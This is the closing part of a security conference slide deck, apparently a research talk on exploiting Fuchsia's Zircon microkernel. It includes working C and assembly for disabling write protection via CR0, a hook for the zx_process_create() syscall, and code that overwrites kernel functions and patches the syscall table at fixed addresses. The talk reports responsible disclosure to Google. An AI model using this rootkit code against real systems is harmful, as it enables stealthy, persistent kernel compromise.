```
void write_cr0(unsigned long value)
{
    __asm__ volatile("mov %0, %%cr0" : : "r"(value));
}

unsigned long read_cr0(void)
{
    unsigned long value;
    __asm__ volatile("mov %%cr0, %0" : "=r"(value));
    return value;
}
```

Zircon Syscall Hijacking


- I started to think about how to **hijack** the Zircon syscalls
- Doing that similarly to the Linux kernel rootkits was **not possible**:
 - ▶ A usual Linux rootkit is a **kernel module**
 - ▶ It can provide rootkit hooks as module functions in the **kernel space**
 - ▶ But I was trying to plant a rootkit into the microkernel from the **userspace**
 - ▶ Fuchsia **userspace functions** couldn't work as rootkit hooks
- So I decided to turn some Zircon kernel code into my rootkit hook 
- My first candidate for overwriting: `assert_fail_msg()`
- That kernel function **drove me nuts** during the exploit development

My Rootkit Hook for zx_process_create()

This rootkit hook **prints a message** to the Zircon log every time the `zx_process_create()` syscall is called:

```
#define XSTR(A) STR(A)
#define STR(A) #A
#define ZIRCON_ASSERT_FAIL_MSG 0xffffffff001012e0
#define HOOK_CODE_SIZE 60
#define ZIRCON_PRINTF 0xffffffff0010fa20
#define ZIRCON_X86_SYSCALL_CALL_PROCESS_CREATE 0xffffffff003077c0

void process_create_hook(void)
{
    __asm__ ( "push %rax; push %rdi; push %rsi; push %rdx;"
             "push %rcx; push %r8; push %r9; push %r10;"
             "xor %al, %al;"
             "mov $" XSTR(ZIRCON_ASSERT_FAIL_MSG + 1 + HOOK_CODE_SIZE) ",%rdi;"
             "mov $" XSTR(ZIRCON_PRINTF) ",%r11;"
             "callq *%r11;"
             "pop %r10; pop %r9; pop %r8; pop %rcx;"
             "pop %rdx; pop %rsi; pop %rdi; pop %rax;"
             "mov $" XSTR(ZIRCON_X86_SYSCALL_CALL_PROCESS_CREATE) ",%r11;"
             "jmpq *%r11;");
}
```



Zircon Rootkit Planting

The `pwn()` function copies the code of the hook from the exploit binary into the Zircon kernel code at the address of `assert_fail_msg()`:

```
#define ZIRCON_ASSERT_FAIL_MSG 0xffffffff001012e0
#define HOOK_CODE_OFFSET 4
#define HOOK_CODE_SIZE 60

char *hook_addr = (char *)ZIRCON_ASSERT_FAIL_MSG;
hook_addr[0] = 0xc3; // ret to avoid assert
hook_addr++;
memcpy(hook_addr, (char *)process_create_hook + HOOK_CODE_OFFSET, HOOK_CODE_SIZE);
hook_addr += HOOK_CODE_SIZE;
const char *pwn_msg = "ROOTKIT HOOK: syscall 102 process_create()\n";
strncpy(hook_addr, pwn_msg, strlen(pwn_msg) + 1);

#define SYSCALL_N_PROCESS_CREATE 102
#define SYSCALL_TABLE 0xffffffff003c49f8

unsigned long *syscall_table_item = (unsigned long *)SYSCALL_TABLE;
syscall_table_item[SYSCALL_N_PROCESS_CREATE] = (unsigned long)ZIRCON_ASSERT_FAIL_MSG + 1; // after ret
return 42; // don't pass the type check in DownCastDispatcher
```






Hacking Fuchsia

PoC Exploit Demo!

Conclusion

- That's how I met **Fuchsia OS** and its **Zircon microkernel**
- I wanted to try my **kernel hacking skills** against it for a long time
- I followed the **responsible disclosure** process for the discovered security issues
- This is **one of the first** public researches on Fuchsia OS security
- I believe it will be useful for the **OS security community**
- This work shows some **practical aspects** of the
microkernel vulnerability exploitation and defense
- I hope that my work will **inspire you** to do kernel hacking!



Thank you! Questions?

✉ alex.popov@linux.com

🐙 📩 🐦 [a13xp0p0v](#)

■ **positive technologies**



Bonus Slide: What Happened Next

- **May 2022:** I published an article <https://a13xp0p0v.github.io/2022/05/24/pwn-fuchsia.html>
- **June 2022:** Fuchsia **security engineering manager** asked me for a call with Google
- We had an interesting call with the Fuchsia team at Google
 - ▶ They thanked me for this research
 - ▶ I asked a lot of questions about Fuchsia security architecture
 - ▶ Fuchsia security engineering manager told that:
 - ★ He would attack Zircon **the same way**
 - ★ On the last step, he would attack **capability transfer** or achieve **persistence across reboot**
 - ▶ They made a call recording but later **refused to share it with me** 🤔
- **August 2022:** Fuchsia developers informed me that the **syzkaller integration is fixed**
- **August 2022:** Google announced OSS Vulnerability Rewards Program; **Fuchsia OS is in scope**

